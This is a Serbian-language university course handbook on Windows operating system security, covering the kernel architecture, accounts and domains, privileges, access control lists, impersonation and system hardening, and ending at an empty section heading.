Spisak korišćene literature za lekciju 11 nastavak

http://its.virginia.edu/unixsys/sec/
http://www.cyberciti.biz/tips/linux-security.html
http://docs.oracle.com/cd/B14099_19/core.1012/b13995/log.htm
http://en.wikipedia.org/wiki/Red_Hat_Enterprise_Linux
http://cryptosmith.com/mls
http://wiki.centos.org/HowTos/Network/IPTables
http://www.cyberciti.biz/tips/linux-iptables-examples.html
https://en.wikipedia.org/wiki/Iptables

UNIVERZITET METROPOLITAN BEOGRAD

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Bezbednost OS (MS Windows)

Lekcija 12

PRIRUČNIK ZA STUDENTE

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Lekcija 12

BEZBEDNOST OS (MS WINDOWS)

- Bezbednost OS (MS Windows)
- Poglavlje 1: MS Windows bezbednosna arhitektura
- Poglavlje 2: Lokalni domen naloga i Windows privilegije
- Poglavlje 3: Lista kontrole pristupa i predstavljanje
- Poglavlje 4: Ojačanje Windows sistema
- Poglavlje 5: Odbrana naloga i Security descriptor
- Poglavlje 6: Niske privilegije usluge naloga i smanjenje privilegija
- Poglavlje 7: Odbrana mreže i Windows ranjivosti
- Poglavlje 8: Vežba - Windows
- Poglavlje 9: Individualne vežbe
- Poglavlje 10: Domaći zadatak 12
- Zaključak

Copyright © 2017 – UNIVERZITET METROPOLITAN, Beograd. Sva prava zadržana. Bez prethodne pismene dozvole od strane Univerziteta METROPOLITAN zabranjena je reprodukcija, transfer, distribucija ili memorisanje nekog dela ili čitavih sadržaja ovog dokumenta., kopiranjem, snimanjem, elektronskim putem, skeniranjem ili na bilo koji drugi način.

Copyright © 2017 BELGRADE METROPOLITAN UNIVERSITY. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, without the prior written permission of Belgrade Metropolitan University.

Uvod

UVOD

Ovo poglavlje predstavlja uvod u oblast bezbednosti Windows OS.

Teme predavanja su:

- *MS Windows bezbednosna arhitektura*
- *Lokalni domen naloga i Windows privilegije*
- *Lista kontrole pristupa i predstavljanje*
- *Ojačanje Windows sistema*
- *Odbrana naloga i Security descriptor*
- *Niske privilegije usluge naloga i smanjenje privilegija*
- *Odbrana mreže i Windows ranjivosti*

U vežbi studenti će se upoznati sa:

- *Bezbednost OS (MS Windows)*

Poglavlje 1

MS Windows bezbednosna arhitektura

MS WINDOWS

MS Windows je svetski najpopularniji operativni sistem i predstavlja poželjniju metu napada.

Godine 1988. Microsoft je odlučio da razvije prenosiv operativni sistem koji podržava i OS/2 i POSIX API-je. Izvorno, Windows NT (new technology) trebalo je da koristi OS/2 API kao svoje prirodno okruženje, ali je tokom razvoja izmenjen tako da koristi Win32 API (što je posledica popularnosti koju je u to vreme stekao Windows 3.0). Prve verzije NT operativnog sistema, Windows NT 3.1 i Windows NT 3.1 Advanced Server, imale su korisnički interfejs tada aktuelne verzije 3.1 16-bitnog Windowsa. Posle toga su objavljene verzije NT Workstation 4.0 i NT Server 4.0, zasnovane na korisničkom interfejsu Windowsa 95. Prema statistici, 1996. godine je prodato više NT server licenci nego Unix licenci. Takođe, NT 4.0 je poslednja verzija koja je preneta i na druge arhitekture, osim Intelove. Kao posledica stanja na tržištu, u verzijama koje su usledile (Windows 2000/XP/2003) ukinuta je podrška za sve procesore koji nisu kompatibilni sa Intelom.

Windows NT je slojevit sistem koji se sastoji od modula. Sloj apstrakcije hardvera (HAL), jezgro i izvršni deo, tj. egzekutiva (executive) rade u zaštićenom režimu (engl. protected mode), a kolekcija podsistema - u korisničkom režimu (engl. user mode). Podsistemi okruženja (MS-DOS podsistem, 16-bitni i 32-bitni Windows podsistem i POSIX podsistem) oponašaju različite operativne sisteme, tj. obezbeđuju platformu za izvršavanje aplikacija namenjenih tim operativnim sistemima. Zaštitni podsistemi obezbeđuju sigurnosne funkcije.


Glavna prednost je da bilo koji napredak u bezbednosti Windows-a može zaštititi stotine miliona netehničkih korisnika, a napredak u bezbednosti tehnologija može koristiti hiljade korisnika da obezbede svoju imovinu. Bezbednosni izazovi za MS su mnogobrojni, zato što utiču na ogroman broj korisnika. Međutim, veliki broj Windows korisnika nemaju tehničko znanje, tako da bezbednost predstavlja interesantan inženjerski izazov.

Ovo poglavlje počinje opisom Windows arhitekture. Važno je napomenuti da verzije sistema Windows bazirane na Windows 95 osnovnom kodu, uključujući Windows 98, Windows 98 SE i Windows Me, nisu imale stvarne bezbednosne modele, za razliku od Windows NT i kasnijih verzija. Ostatak poglavlja pokriva bezbednosne odbrane izgrađene u Windows sistemu, naročito nove odbrane u Windows Vista i kasnijih sistema kao sto su Windows 7, Windows 8 i najnoviji i trenutno aktuelan Windows 10.

OSNOVA OS WINDOWS ARHITEKTURE

Windows je dizajniran kao niz slojeva.

Na Slici 1 prikazan *je opis trenutne* arhitekture *operativnog sistema na osnovu originalnog* Windows *NT* jezgra *(to jest, Windows NT, 2000, XP i 2003). Iako je bilo nekih vrlo značajnih promena u funkcionisanju operativnog sistema otkad je Windows NT prvobitno objavljena, uz samo nekoliko izuzetaka, celokupna arhitektura je ostala ista. Kao i većina modernih operativnih sistema, Windows je dizajniran kao niz slojeva; svaki viši nivo sloja komunicira samo sa slojevima iznad i ispod njega.*



Slika 1.1 Prikaz Windows NT arhitekture jezgra [Izvor: Autor]

DVA MODA

Osnova, Windows arhitekture se sastoji od dva moda, mod korisnika i kernel mod.

Da biste razumeli šta se dešava iza scene u operativnom sistemu Windows, sledi detaljni prikaz ova dva moda.

Jezgro *(engl.* kernel*), koje je najniži nivo OS-a, odgovoran je za sinhronizaciju, komunikaciju između procesa, izmenu poruka, prekid upravljanja, i tako dalje. Bezbednosti kernel je deo kernela koji se bavi bezbednošću; to jest, bezbednosni kernel se nalazi u okviru kernela.*

Zašto je potreban bezbednosni kernel? Budući da svi pristupi moraju proći kroz kernel, to je idealno mesto za kontrolu pristupa. Takođe, to je verovatno dobra praksa da postoje bezbednost kritične funkcije na jednom mestu. Po lociranju svih takvih funkcija na jednom mestu, bezbednosne funkcije se lakše testiraju i menjaju.

Jedan od glavnih motiva za napad na OS je da napadač dobije pristup ispod visokog nivoa bezbednosnih funkcija i time zaobiđe bezbednost. Postavljanjem svih mogućih bezbednosnih funkcija u OS najniži sloj, otežava se napadaču a dođe ispod ovih funkcija.


Reference monitor je deo bezbednosnog kernela koji se bavi kontrolom pristupa. Ovaj ključni deo bezbednosnog kernela treba da bude otporan na neovlašćeni pristup, i u idealnom slučaju, trebalo bi da ga je moguće analizirati, da bude mali i jednostavan, budući da će greške na tom nivou biti razorne po bezbednost čitavog sistema.

TRUSTED COMPUTING BASE

Trusted computing base ili TCB je sve u operativnom sistemu što se oslanja na sprovođenje bezbednosti.

Ovakva definicija poverenja podrazumeva da, ako se sve izvan TCB sruši, pouzdan operativni sistem će i dalje biti siguran.

Bezbednosno-kritičke operacije će se verovatno pojaviti na mnogim mestima unutar operativnog sistema. Idealno bi bilo dizajnirati prvo bezbednosni kernel, a zatim izgraditi OS oko njega. Nažalost, u stvarnosti je obično upravo suprotno, pošto se teži da bezbednost bude naknadni cilj umesto primarni cilj dizajna. Međutim, postoje primeri pouzdanih OS-a koji su dizajnirani od početka, sa bezbednošću, kao primarnim ciljem. Jedan takav primer je SCOMP, pouzdan operativni sistem razvijen od strane Honeywell. SCOMP ima manje od 10.000 linija koda u svom bezbednosnom kernel-u, i teži jednostavnosti i mogućnosti analize. Idealno bi bilo da TCB treba da okupi sve funkcije bezbednosti u sloj koji se može identifikovati. Ukratko, poverenje podrazumeva pouzdanost i TCB je sve u operativnom sistemu što se zasniva na bezbednosti.



Slika 1.2 Dobar TCB dizajn [Izvor: Autor]

WINDOWS SIGURNOST

Jedan od ključnih ciljeva razvoja operativnog sistema Windows NT jeste sigurnost.

Zaštitu lokalnih i mrežnih resursa od neovlašćenog pristupa, Windows NT obezbeđuje pomoću Security Reference Monitora, žetona za pristup (engl. access token), identifikacije korisnika i grupa, i lista za kontrolu pristupa. Security Reference Monitor (SRM) je deo egzekutive

koji obavlja kontrolu pristupa objektima, to jest dozvoljava da objektima pristupaju samo ovlašćeni korisnici i obezbeđuje funkcionalnost praćenja pristupa objektu (engl. auditing). Upravljač objekta (Object Manager) koristi usluge koje pruža SRM – pre izvršenja neke akcije, upravljač objekta konsultuje SRM i tako određuje ima li proces pravo da izvrši datu akciju nad objektom.

SRM implementira nivo sigurnosti C2 :

- vlasnik objekta određuje ko može pristupiti objektu,
- korisnici se identifikuju pomoću jedinstvenog korisničkog imena i lozinke,
- obezbeđuje mogućnost praćenja uspešnih i neuspešnih pokušaja pristupa objektima,
- štiti sadržaj memorije i datoteka od neovlašćenog pristupa.

Sigurnosni podsistem čine sledeće komponente:

- Local Security Authority. LSA generiše pristupne žetone, tj. informacije koje se dodaju procesima i koje određuju čemu sve korisnik može da pristupi. LSA upravlja polisom praćenja pristupa resursima. Komunicira sa Security Reference Monitorom i vodi evidenciju o porukama vezanim za praćenje objekata koje šalje jezgro.
- Logon proces. Prihvata zahteve za prijavljivanje na sistem; komunicira sa LSA kako bi odredio da li korisnik, koji želi da se prijavi na sistem, ima na to pravo ili ne.
- Security Account Manager. SAM upravlja bazom podataka u kojoj su opisani korisnici i grupe i obezbeđuje pristup toj bazi.

WINDOWS BEZBEDNOSNA ARHITEKTURA

Osnovni bezbednosni blokovi u Windows operativnom sistemu.

Osnovni bezbednosni blokovi u Windows operativnom sistemu uključuju:

- ***Security Reference Monitor-***SRM*– komponenta kernel-moda koja obavlja proveru pristupa, generiše audit log zapise, i upravlja pravima korisnika koji se nazivaju i ''privilegije''. SRM provera svaku dozvolu.*
- ***Local Security Authority-***LSA *– nalazi se u korisničkom načinu rada procesa, zove se lsass.exe i odgovoran je za sprovođenje lokalnih bezbednosnih pravila u sistemu Windows; takođe, izdavanje bezbednostnih oznaka na naloge pošto se prijave na sistem. Bezbednosna politika obuhvata politiku lozinki, pravila nazdora (audit) i postavljanje privilegija.*
- ***Security Account Manager-***SAM *– baza podataka koja skladišti korisničke naloge i relevantne bezbednosne informacije o lokalnim korisnicima i lokalnim grupama. Kada se korisnik prijavi na računar putem lokalnog naloga, SAM proces (SamSrv) uzima informacije prijavljivanja i izvršava proveru SAM baze podataka koja se nalazi u Windows System32/config direktorijumu.*
- ***Active Directory-***AD *– Microsoft LDAP direktorijum uključen sa Windows Server 2000 i kasnijim verzijama. Sve klijentske verzije Windows, uključujući Windows XP i Windows Vista, mogu komunicirati sa AD za izvršavanje bezbednosnih operacija uključujući nalog za prijavu.*

- Winlogon ***i*** NetLogon – *Winlogon upravlja lokalnom prijavom, a NetLogon upravlja prijavom preko mreže.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

Poglavlje 2

Lokalni domen naloga i Windows privilegije

KORISNIČKI NALOZI, GRUPE I PRAVA KORISNIKA

Operativni sistem Windows je višekorisnički, što znači da na jednom računaru može raditi više korisnika.

Ukoliko se radi o serveru sa instaliranim uslugama Terminal services, više korisnika može raditi istovremeno. Za svakog korisnika koji želi da koristi Windows potrebno je napraviti korisnički nalog. Korisnički nalog je skup podataka o korisniku koji, između ostalog, sadrži i korisničko ime (engl. username) i odgovarajuću lozinku kojom je taj nalog zaštićen. Korisnik navodi lozinku prilikom prijavljivanja na računar ili na domen. Postoje dve vrste korisničkih naloga: lokalni i domenski.Lokalni nalozi postoje na svakom Windows računaru i služe za proveru identiteta korisnika na tom računaru i kontrolu pristupa resursima tog računara. Administriraju se pomoću Computer Management alata.

Osim korisničkih, postoje i takozvani grupni nalozi, tj. korisničke grupe. Administratori sistema ili domena organizuju, tj. učlanjuju korisnike u grupe kako bi jednostavnije obavili neke administrativne zadatke, kao što je dodela prava za pristup objektima. Postoje dve vrste korisničkih grupa: lokalne (postoje na svakom računaru) i domenske (postoje u Windows domenu i čuvaju se u aktivnom direktorijumu).
Na Windows sistemima postoje i takozvane sistemske grupe. Sistemske grupe nemaju prave članove, ali se često koriste za obavljanje raznih administrativnih zadataka. Uzmite za primer grupu Everyone. U ovu grupu administrator nikada ne učlanjuje korisnike. Međutim, pravo dato grupi Everyone dato je svim korisnicima tog sistema. Kao drugi primer navešćemo grupu Creator Owner – ako grupi Creator Owner date neko pravo nad grupom nekih objekata, to pravo se prenosi na vlasnike tih objekata.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

LOKALNI DOMEN NALOGA

Umrežen Windows računar može biti u jednoj od dve konfiguracije, ili pristupu domena ili u radnoj grupi.

Kada je računar pridružen preko domena, korisnici mogu pristupiti tom računaru korišćenjem domen naloga, kojim se upravlja centralno u Active Directory. Oni se mogu, ako to žele, takođe prijaviti korišćenjem lokalnih naloga, ali lokalni nalozi možda nemaju pristup

resursima domena kao što su umreženi štampači, web serveri, e-mail serveri, i tako dalje. Kada je računar u radnoj grupi, samo lokalni korisnički nalozi mogu da je koriste (koji se čuvaju u SAM).

Glavna prednost domena je da se centralno upravlja, i kao takav – puno je sigurniji. Ako okruženje ima 1000 Windows računara, i radnici odlaze, korisnički nalozi mogu biti onemogućeni centralno. Jedina prednost korišćenja lokalnih naloga je da računaru ne treba infrastruktura potrebna za podršku za domen korišćenje AD. Windows, takođe, ima pojam radne grupe, koji je jednostavna zbirka računara priključenih jedan na drugog pomoću mreže; ali bolje nego upotreba centralne baze podataka o računima u AD, mašina koristiti samo lokalno naloge. Razlika između radne grupe i domena je jednostavna gde se nalozi autorizuju. Radna grupa nema kontrolere domena; autorizacija se vrši na svakom računaru, a domen autorizacija naloga u kontrolerima domena koje pokreće AD.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

DOMENSKI KORISNIČKI NALOZI I GRUPE

Domenski korisnički nalozi čuvaju se u aktivnom direktorijumu.

Domenski korisnički nalozi čuvaju se u aktivnom direktorijumu i služe za proveru identiteta korisnika na računarima koji su članovi domena i kontrolu pristupa resursima u domenu. Domenske korisničke grupe mogu biti sigurnosne, koje služe za organizovanje korisnika radi dodele pristupnih prava, i distribucione, koje se u te svrhe ne mogu iskoristiti. Na osnovu opsega važenja, domenske korisničke grupe dele se na:

- univerzalne (članovi grupa mogu biti objekti iz celog aktivnog direktorijuma; grupi se mogu dodeliti prava nad objektima iz celog aktivnog direktorijuma);
- globalne (u globalnu grupu se mogu učlaniti korisnici iz istog domena; grupi se mogu dodeliti prava u bilo kom domenu);
- domenske lokalne (u domensku lokalnu grupu mogu se učlaniti korisnici iz celog aktivnog direktorijuma; grupi se mogu dodeliti prava isključivo nad resursima iz istog domena).

Navodimo značajnije ugrađene domenske naloge:

- Administrator. Korisnički nalog koji ima potpunu kontrolu nad domenom. Ne može se obrisati niti ukloniti iz grupe Administrators.
- Guest. Ugrađeni nalog koji omogućava korisnicima koji nemaju svoj nalog da se prijave na domen. Podrazumevano je isključen i preporučuje se da tako i ostane.
- Administrators. Domenska lokalna grupa čiji su članovi korisnik Administrator i globalna grupa Domain Admins.
- Account operators. Članovi ove domenske lokalne grupe mogu administrirati domenske korisničke i grupne naloge.
- Server operators. Članovi ove domenske lokalne grupe mogu administrirati kontrolere domena.
- Domain Admins. Globalna grupa u koju treba učlaniti sve korisnike koji su administratori domena.

GRUPNE POLISE I DODELA PRAVA KORISNICIMA DOMENA

Grupna polisa je skup različitih podešavanja kojima se može uticati na konfiguraciju računara.

Grupne polise omogućavaju da se potrebna konfiguracija - koja obuhvata podešavanja operativnog sistema, aplikacija, sigurnosti kao i radnog okruženja - definiše kao načelo koje se primenjuje na grupu korisnika. Grupna polisa ima dva osnovna dela:

- deo koji određuje konfiguraciju računara i primenjuje se kada se računar pokrene (Computer Configuration),
- deo koji određuje okruženje korisnika i primenjuje se kada se korisnik prijavi na mrežu ili lokalni računar (User Configuration).

Osim lokalnih polisa, kojima se formira konfiguracija za lokalne korisničke naloge, polise se definišu na nivou domena i organizacionih jedinica. Grupna polisa je objekat aktivnog direktorijuma koji se pravi i vezuje za domen ili organizacionu jedinicu. Redosled primene polisa je bitan jer se njime određuje i njihov prioritet: najpre se primenjuje lokalna polisa, zatim grupna polisa vezana za domen i na kraju grupne polise vezane za organizacione jedinice (hijerarhijski, počev od polise organizacione jedinice na vrhu hijerarhije). U zavisnosti od toga da li se podiže operativni sistem ili se korisnik prijavljuje na domen, primenjuju se one polise koje odgovaraju organizacionim jedinicama u kojima se nalazi računar, odnosno korisnik. Najveći prioritet ima polisa vezana za organizacionu jedinicu u kojoj se nalazi računar, odnosno korisnik.

U delu koji se tiče konfiguracije računara (Computer Settings) nalazi se skup podešavanja koja se tiču sigurnosti i upotrebe korisničkih naloga (Security Settings). U ova podešavanja spadaju:

- podešavanja bezbednosti korisničkih lozinki (Account Policy → Password Policy),
- zaključavanje naloga u slučaju pokušaja neovlašćenog pristupa (Account Policy → Account Lockout Policy),
- podešavanja koja se tiču praćenja pristupa resursima (Local Policy → Audit Policy),
- posebna prava koja korisnici imaju na sistemu (Local Policy → User Rights Assignments),
- dodatna sigurnosna podešavanja (Local Policy → Security Options).

DELEGIRANJE OVLAŠĆENJA U AKTIVNOM DIREKTORIJUMU

AD je Microsoftova implementacija LDAP protokola.

Imenik (engl. directory) je baza podataka o mrežnim resursima koja klijentima omogućava da pomoću imeničkih servisa, tj. usluga (engl. directory service) pronađu odgovarajuće informacije o mrežnim servisima, računarima i korisnicima. Na primer, usluge imenika se mogu koristiti za proveru identiteta korisnika na mreži i kontrolu pristupa; u takvom slučaju,

imenik administratoru olakšava upravljanje mrežnim resursima. Aktivni imenik (Active Directory) je Microsoftova implementacija LDAP protokola (omogućava pristup X.500 imeničkim servisima) za mreže sa operativnim sistemom Windows.

Aktivni imenik je distribuirana baza podataka sa strukturom stabla u kome su mrežni resursi predstavljeni objektima. Objekti aktivnog imenika opisani su skupom atributa koji je određen tipom objekta. Objekti se organizuju pomoću organizacionih jedinica (Organizational Unit, OU) koje se nalaze unutar domena i mogu po potrebi oslikavati stvarnu raspodelu resursa (na primer, korisnici organizovani po odeljenjima u kojima rade).

Ovakav način organizovanja mrežnih resursa omogućava da se poslovi administriranja imenika hijerarhijski raspodele. Na primer, administrator aktivnog imenika može u svakom domenu proglasiti po jednog korisnika administratorom domena (tako što će ga učlaniti u domensku grupu Domain Admins), a administratori domena mogu poslove administriranja domena delegirati korisnicima koji pripadaju odgovarajućim organizacionim jedinicama. Delegiranje administrativnih zadataka svodi se na delegiranje ovlašćenja nad objektima aktivnog imenika. Za svaki objekat postoji posebna lista za kontrolu pristupa; ona određuje skup akcija koje korisnici mogu da obave nad tim objektom.
U akcije koje korisnici mogu izvršiti nad nekim objektom spadaju, na primer, definisanje, brisanje i promena atributa korisničkih naloga i grupa, regulisanje članstva u grupama, zamena lozinki drugih korisnika, čitanje i izmena vrednosti atributa nekog objekta, pravljenje ili brisanje podobjekata (engl. child objects).

ŠTA SE DEŠAVA KADA SE KORISNIK PRIJAVI NA WINDOWS

Sledi primer onoga što se dešava kada se korisnik prijavi na Windows sistem.

Prvo, administrator domena mora dodati informacije za korisnički nalog na sistem, a to uključuje korisničko ime, ime naloga, lozinku i opcionalno članstvo u grupi i privilegije. Tada Windows otvara nalog za korisnika u kontroleru domena kojeg pokreće Active Directory.

Svaki korisnički nalog je jedinstveno predstavljen bezbednosnim ID (SID) u domenu, a svaki nalog dobija drugi SID. SID naloga korisnika ima sledeću formu: S-1-5-21-AAA-BBB-CCC-RRR; S označava SID, 1 je SID verzija, 5 identifikuje korisnika (SECURITY_NT_AUTIRITY), 21 označava da nalog nije globalno jedinstven (lokalno, mora biti), AAA-BBB-CCC je jedinstveni broj domena, RRR je relativni ID (RID), broj koji se povećava za 1 sa svakim kreiranjem novog naloga (RID se nikada ne ponavlja, obezbeđujući jedinstvenost SDI).

U Windows, korisničko ime može biti u jednom od dva formata. Prvi je SAM format, koji podržavaju sve verzije Windows i DOMAIN\Username. Drugi se zove User Principal Name (UPN) i izgleda više kao RFC822 e-mail adresa: username@domain.company.com. SAM ime treba smatrati naslednim formatom.

Kada se korisnik prijavljuje na Windows sistem, koristi ili korisničko ime i lozinku ili korisničko ime i pametnu karticu (engl. smart card). Moguće je koristiti i druge provere identiteta

ili mehanizme identifikacije, kao što je RSA SecureID oznaku ili biometrijski uređaji, ali to zahteva treći deo *podrške.*

WINDOWS PRIVILEGIJE

Privilegije su dozvole na nivou sistema.

Privilegije *su dozvole na nivou sistema (* systemuide *) dodeljenih korisničkom nalogu, kao što je mogućnost kreiranja rezervnih kopija računara (backup), ili promena vremena sistema. Postoji više od 45 privilegija na Windows Vista operativnom sistemu. Neke privilegije se smatraju "opasnim" što znači da zlonamerni nalog koji je dobio takvu privilegiju može izazvati štetu.*

Deluje kao deo privilegija operativnog sistema: Često se naziva Trusted Computing Base-TCB privilegija, jer omogućava izvršavanje koda pomoću naloga koji ima odobrenu ovu privilegiju da deluje kao deo najpoverljivijeg koda u operativnom sistemu: bezbednosnog koda. To je najopasnija privilegija u Windows i daje se samo na Local System nalogu, čak ni administratorima nije odobrena ova povlastica.

Dibagiranje programske privilegije: Ova privilegija omogućava korisničkom nalogu da dibagira bilo koji proces pokrenut u Windows sistemu. Korisničkom nalogu ne treba ova privilegija da dibagira program koji se izvršava pod korisničkim nalogom. Zbog prirode dibagera, to znači da privilegovan korisnik može da pokreće bilo koji kod koji želi na bilo kojem procesu koji izvršava.

Privilegija kreiranja rezervne kopije datoteka i direktorijuma: Bilo koji proces sa ovom privilegijom će zaobići sve provere liste kontrole pristupa (ACL), jer proces mora biti u stanju da pročita sve datoteke da kreira kompletnu rezervnu kopiju. Privilegija obnoviti (restore) datoteke i direktorijume je isto tako opasna jer će ignorisati ACL provere prilikom kopiranja datoteka na izvorni medij.

Poglavlje 3

Lista kontrole pristupa i predstavljanje

NTFS DOZVOLE

Privilegije su dozvole na nivou sistema.

NTFS dozvole se dodeljuju ili oduzimaju korisnicima i grupama. Lista za kontrolu pristupa (engl. Access Control List, ACL), realizovana je u vidu tabele u kojoj svaki zapis (engl. Access Control Entry, ACE) predstavlja jednog korisnika ili grupu. Korisnicima i grupama se na taj način eksplicitno dodeljuju ili oduzimaju prava nad objektom. Standardne NTFS dozvole su sistemski predefinisani skupovi atomarnih dozvola i kao takve omogućavaju korisniku da izvrši određeni skup akcija nad objektima sistema datoteka. Slično, specijalne NTFS dozvole su korisnički definisan skup atomarnih dozvola koji se može dodeliti nekom objektu.

U standardne NTFS dozvole spadaju:

- Read – minimalna dozvola koja omogućava korisniku kome je data da pregleda sadržaj objekta, tj. da pročita sadržaj datoteke;
- Write – dozvola za upis novog sadržaja u objekat; izmena sadržaja objekta je moguća ukoliko je korisniku pored ove dozvole data i dozvola Read, koja omogućava korisniku pregledanje sadržaja;
- Read and Execute – standardna dozvola Read proširena specijalnom dozvolom Traverse Folder/Execute File (omogućava zaobilaženje restrikcija na višim hijerarhijskim nivoima u stablu direktorijuma i izvršavanje datoteka);
- Modify – unija standardnih dozvola Read and Execute i Write proširena atomarnom dozvolom za brisanje objekta;
- Full Control – uključuje sve atomarne dozvole; korisnik kome je data ova dozvola ima sva prava nad objektom, uključujući i mogućnost dodele i oduzimanja NTFS dozvola i preuzimanja vlasništva;
- List Folder Contents – dozvola za pregledanje sadržaja direktorijuma; logično, može se dati samo za direktorijum.

Svaki korisnik može biti član više grupa. Dozvole nad jednim objektom sistema datoteka mogu biti dodeljene većem broju grupa čiji je dati korisnik član.

LISTA KONTROLE PRISTUPA

Windows ima dva oblika liste kontrole pristupa (engl. Access Control List – ACL).

Prvi je neograničen ACL (DACL), koja odobrava ili odbija pristup zaštićenim resursima u sistemu Windows kao što su datoteke, deljene memorije, nazvane cevi (pipes), i tako dalje. Druga vrste ACL je ACL sistem (engl. SACL), koji se koristi za nadzor (engl. auditing) i koji se koriste u sistemu Windows Vista za sprovođenje obavezne politike integriteta (engl. Mandatory Integrity Policy).

Objektima kojima je potrebna zaštita se dodeljuje DACL (i moguće jedna SACL), koji uključuje SID vlasnika objekta (obično kreatora objekta), kao i spisak kontrole pristupa ulaza (ACE). Svaki ACE uključuje SID i pristupnu masku. Pristupna maska može da uključuje mogućnosti čitati, pisati, kreirati, brisati, menjati, i tako dalje. Imajte na umu da su pristupne maske specifičan tip objekta, na primer, usluge (Windows ekvivalent UNIX daemons) su zaštićeni objekti i podržavaju pristupnu masku za kreiranje usluga.

(SC_MANAGER_CREATE_SERVICE) i masku koja omogućava uslugu prebrojavanja (SC_MANAGER_ENUMERATE_ SERVIS).

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

PREDSTAVLJANJE

Predstavljanje znači postavljanje oznake korisnika na trenutnu akciju.

Windows je multi-funkcionalni operativni sistem, što znači da jedan proces može imati više od jedne akcije koja se izvršava u isto vreme. Ovo je zajedničko i za server, i za klijent aplikacije. Na primer, za obradu teksta mogu imati jednu akciju prihvatanja korisničkog unosa, a drugu koja izvodi pozadinsku proveru pravopisa. Server aplikacije, kao što je server baze podataka, možda će početi veliki broj akcija upravljanja istovremenih zahteva korisnika. Recimo da se server baze podataka pokreće kao predefinisan nalog nazvan DB_ACCOUNT; kada uzima potreban korisnički zahtev, aplikacija može predstavljati poziv korisnika pozivom jedne funkcije predstavljanja.

Na primer, mrežni protokol koji podržava Windows zove se ''Pipes'', i ImpersonateNamedPipeClient funkcija će prikazivati onoga koji poziva.

Predstavljanje znači postavljanje oznake korisnika na trenutnu akciju. Normalno, provera pristupa obavlja se za oznaku procesa, ali kada akcija predstavlja korisnika, oznaka korisnika je dodeljena akciji, i provera pristupa se sprovodi za oznaku na akciji, ne i na oznaci procesa. Kada se uspostavi veza, akcija "se vraća" što znači oznaka je ispala iz akcije. Pa zašto predstavljanje? Zamislite ako server baze podataka pristupa datoteci pod nazivom db.txt, a nalog je DB_ACCOUNT čitanje, pisanje, brisanje i ažuriranje dozvole na datoteci. Bez predstavljanja, korisnik bi potencijalno mogao da čita, piše, briše i ažurira datoteku. Sa predstavljanjem, moguće je ograničiti ko šta može da radi na db.txt datoteci.

Poglavlje 4

Ojačanje Windows sistema

OJAČANJE WINDOWS SISTEMA - UVOD

Proces ojačanja je proces poboljšanja odbrane, smanjujući funkcionalnosti izložene nepoverljivim korisnicima i onemogućiti manje korišćena svojstva.

U Microsoft-u se ovaj proces zove ''redukcija površine napada' ' (Attack Surface Reduction). Koncept je jednostavan: primenite pravilo 80/20 na svojstva. Ako svojstvo ne koristi 80% populacije, onda bi to svojstvo trebalo onemogućiti (engl. disabled) po difoltu. Iako je to cilj, to nije uvek jednostavno, jer onemogućavanje ogromne količine funkcionalnosti čini proizvod neupotrebljivim za netehničke korisnike, što dovodi do povećanog broja poziva podrške i frustracije klijenta. Jedan od najjednostavnijih, a delotvornih načina za smanjenje površine napada je zameniti anonimne mrežne protokole sa mrežnim protokolima za autorizaciju.

Najveća promena ove prirode u sistemu Windows XP SP2 je bila promena da se za sve anonimne daljinske pozive procedura (RPC) pristupa zahtevima provere identiteta. To je direktna posledica crva Blaster. U praksi, zahtevana provera identiteta je vrlo dobra odbrana; Zotob crv, koji je koristio Plug 'n' Play ranjivost, a koja je dostupna preko RPC-a, ne utiče na Windows XP SP2, čak i sa bagom, jer napadač mora prvo da se autentifikuje. Još jedan primer ojačanja Windows-a dogodio se u sistemu Windows Server 2003. Zato što je Windows Server 2003 server, a ne klijent platforma, web pretraživač Internet Explorer skida podršku svih mobilnih brojeva po difoltu. U principu, ojačanje servere je lakše nego ojačanje klijenata.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

SPISAK ZAŠTITNIH MERA KOJE JE NEOPHODNO PRIMENITI

